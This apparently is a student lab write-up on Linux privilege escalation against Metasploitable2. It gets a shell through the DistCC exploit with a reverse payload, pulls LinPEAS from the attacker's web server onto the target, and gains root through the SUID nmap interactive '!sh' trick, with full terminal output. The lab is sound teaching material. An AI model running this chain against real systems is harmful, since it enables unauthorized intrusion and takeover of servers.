Experiment 8: Privilege Escalation on a Compromised Host

Scenario:

You have a non-privileged shell on a compromised Linux server. The security team wants to know if gaining full root access is feasible, helping them understand post-exploitation risks.

Tasks:

- Use LinPEAS or Linux Exploit Suggester to find local privilege escalation opportunities.
- Exploit a vulnerable kernel or misconfigured SUID binary to become root.

Deliverable:

Evidence (screenshot of id command) that you obtained root privileges, and a short write-up of the exploited issue.

INTRODUCTION TO LinPEAS

LinPEAS is a powerful script used by ethical hackers and penetration testers to find ways to gain higher privileges (like root access) on a Linux system. When you have access to a low-level user account on a compromised machine, running LinPEAS helps you quickly scan for misconfigurations, vulnerable software, weak permissions, and other common issues that can be exploited to become a root user. It automates a lot of manual checks and presents the results in a clear and color-coded way, making it easier for beginners to understand where potential privilege escalation opportunities exist.

Step-by-Step Instructions

Step 1: Exploit DistCC Using Metasploit

msfconsole

Step 2: Search for the DistCC exploit

search distcc

Step 3: Use the exploit

use 0

or

use exploit/unix/misc/distcc_exec

Step 4: Set target IP and payload

set RHOSTS <Metasploitable2_IP>

set PAYLOAD cmd/unix/reverse

Step 5: Run the exploit

run

Step 6: Transfer and Run LinPEAS for Enumeration

On Kali:

mkdir ~/linpeas_folder

cd ~/linpeas_folder

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

python3 -m http.server 5000

Step 7: On the target shell , download LinPEAS

cd /tmp

wget http://<Kali_IP>:5000/linpeas.sh

chmod +x linpeas.sh

Step 8: Run LinPEAS

./linpeas.sh

Step 9: Privilege Escalation (Based on LinPEAS Output)

From the LinPEAS output, identify a possible method for privilege escalation. Some common findings include:

- Exploitable SUID binaries.
- Writable /etc/passwd.
- Cronjob injection.
- Kernel exploits.

Step 10: Privilege Escalation Using Nmap 4.53 with SUID Bit

- **Check Nmap Version**
  nmap --version

- **Check for SUID Bit on Nmap**
  ls -la /usr/bin/nmap

- **Launch Nmap in Interactive Mode**
  /usr/bin/nmap --interactive


- **You should get a prompt like:**
  nmap>

- **Spawn a Root Shell**
  !sh

- **Confirm Root Access**
  id

- **Output should show:**
  uid=0(root) gid=0(root) groups=0(root)


Output:



```
┌──(kali㉿kali)-[~]
└─$ mkdir ~/linpeas_folder
cd ~/linpeas_folder


┌──(kali㉿kali)-[~/linpeas_folder]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2025-05-11 06:20:46--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-05-11 06:20:51--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250501-c34edb3c/linpeas.sh [following]
--2025-05-11 06:20:52--  https://github.com/peass-ng/PEASS-ng/releases/download/20250501-c34edb3c/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/73103aec-ea5a-4af8-a6b0-af2c23c68c
2b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250511%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=2
0250511T102053Z&X-Amz-Expires=300&X-Amz-Signature=adc877f542ac4d52d38e4acc838b0dcfcaf7ca02d8c06f45ff5cd969f9c3c59a8&X-Amz-SignedHead
ers=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [follo
wing]
--2025-05-11 06:20:52--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/73103aec-ea5a-4af8-
a6b0-af2c23c68c2b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250511%2Fus-east-1%2Fs3%2Faws4_reque
st&X-Amz-Date=20250511T102053Z&X-Amz-Expires=300&X-Amz-Signature=adc877f542ac4d52d38e4acc838b0dcfcaf7ca02d8c06f45ff5cd969f9c3c59a8&X
-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Focte
t-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                      100%[=============================================================>] 820.45K  3.67MB/s    in 0.2s

2025-05-11 06:20:54 (3.67 MB/s) - 'linpeas.sh' saved [840139/840139]


┌──(kali㉿kali)-[~/linpeas_folder]
└─$ chmod +x linpeas.sh

┌──(kali㉿kali)-[~/linpeas_folder]
└─$ python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
```

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.140.137:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo AxaGPBdB8eYleSwQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "AxaGPBdB8eYleSwQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.140.137:4444 → 192.168.140.12:57433) at 2025-05-11 06:15:01 -0400

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
cd /tmp
wget http://192.168.140.137:5000/linpeas.sh
--04:58:55--  http://192.168.140.137:5000/linpeas.sh
          => `linpeas.sh.1'
Connecting to 192.168.140.137:5000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840,139 (820K) [text/x-sh]

    0K .......... .......... .......... .......... ..........  6%   14.57 MB/s
   50K .......... .......... .......... .......... .......... 12% 1000.76 KB/s
  100K .......... .......... .......... .......... .......... 18%    3.78 MB/s
  150K .......... .......... .......... .......... .......... 24%    4.41 MB/s
  200K .......... .......... .......... .......... .......... 30%    2.62 MB/s
  250K .......... .......... .......... .......... .......... 36%   16.56 MB/s
  300K .......... .......... .......... .......... .......... 42%    5.36 MB/s
  350K .......... .......... .......... .......... .......... 48%   71.11 MB/s
  400K .......... .......... .......... .......... .......... 54%   67.17 MB/s
  450K .......... .......... .......... .......... .......... 60%    6.26 MB/s
  500K .......... .......... .......... .......... .......... 67%   13.77 MB/s
  550K .......... .......... .......... .......... .......... 73%   90.61 MB/s
  600K .......... .......... .......... .......... .......... 79%    2.02 MB/s
  650K .......... .......... .......... .......... .......... 85%    7.02 MB/s
  700K .......... .......... .......... .......... .......... 91%   91.84 MB/s
  750K .......... .......... .......... .......... .......... 97%   20.90 MB/s
  800K .......... ..........                                  100%  101.53 MB/s

04:58:55 (5.15 MB/s) - `linpeas.sh.1' saved [840139/840139]

chmod +x linpeas.sh
```


Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
LinPEAS-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders ...
Basic information
[1;33m[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
[+] nmap is available for network discovery & port scanning, you should use it yourself
Caching directories . . . . . DONE


API Keys Regex
ls
4645.jsvc_up
linpeas.sh
nmap --version
Nmap version 4.53 (http://insecure.org)
/usr/bin/nmap --interactive
Starting Nmap V. 4.53 (http://insecure.org)
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
whoami
root

Conclusion:

In this experiment, we gained root access on a vulnerable Linux system by exploiting a running service to obtain a low-privileged shell. We then used an automated scanning tool to identify privilege escalation opportunities and discovered a misconfigured application that allowed root-level execution. By taking advantage of this misconfiguration, we successfully elevated our privileges and confirmed full root access. This highlights how insecure configurations and outdated software can lead to complete system compromise.

****